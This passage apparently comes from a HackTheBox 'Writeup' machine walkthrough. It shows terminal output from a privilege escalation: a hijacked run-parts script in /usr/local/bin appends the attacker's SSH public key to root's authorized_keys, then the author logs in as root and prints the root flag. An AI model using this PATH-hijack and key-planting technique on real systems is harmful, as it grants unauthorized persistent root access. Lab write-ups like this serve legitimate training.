fsD4v2Na+mvQs6BFvTbEwd5axCBCI7C6ChH8TdoxKtjBDOk0eLXP0vHGzLj4hEm156l57dL653nsV1e+iSMZd0D5DcPe2YiX68zX8aq4DnzAuQyacEm1Gan26pkZaRvYvgQGvS21ai6XARY939580oDk70RXRL7i
VMxNjR30RLhcRWpc0PWQaM6Z2SL8zL5spnFINwCD/d7wj0MRWKdh1qAnAfsM7daYq9B5Z+KY/sLzE= root@kali' >> ~/.ssh/authorized_keys
chmod 600 ~/.ssh/authorized_keys
~
```




```
jkr@writeup:/usr/local/bin$ chmod +x run-parts
jkr@writeup:/usr/local/bin$ cd /tmp/
jkr@writeup:/tmp$ 
```




```
jkr@writeup:/tmp$ watch -n 1 ls -al
```



```
Every 1.0s: ls -al

total 4488
drwxrwxrwt  4 root root    4096 May  6 20:07 .
drwxr-xr-x 22 root root    4096 Apr 19  2019 ..
-rwxr-xr-x  1 jkr  jkr  4578843 May  5 18:35 pspy
drwx------  2 root root    4096 May  6 18:33 vmware-root
drwx------  2 root root    4096 May  6 18:33 vmware-root_1444-2697598208
```




```
┌──(root💀 kali)-[/Documents/htb/boxes/writeup]
└─# ssh jkr@10.10.10.138
jkr@10.10.10.138's password:
Linux writeup 4.9.0-8-amd64 x86_64 GNU/Linux

The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu May  6 19:56:18 2021 from 10.10.14.23
jkr@writeup:~$ 
```




```
Every 1.0s: ls -al

total 4488
drwxrwxrwt  4 root root    4096 May  6 20:18 .
drwxr-xr-x 22 root root    4096 Apr 19  2019 ..
-rwxr-xr-x  1 jkr  jkr  4578843 May  5 18:35 pspy
-rw-r--r--  1 root root       0 May  6 20:18 saad
drwx------  2 root root    4096 May  6 18:33 vmware-root
drwx------  2 root root    4096 May  6 18:33 vmware-root_1444-2697598208
```

now root should have my ssh public key



```
┌──(root💀kali)-[/Documents/htb/boxes/writeup]
└─# ssh -i writeup root@10.10.10.138
```



```
The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Aug 23 05:13:53 2019
root@writeup:~# id
uid=0(root) gid=0(root) groups=0(root)
root@writeup:~# cat /root/root.txt
eeba47f60b48ef92b734f9b6198d7226
root@writeup:~# 
```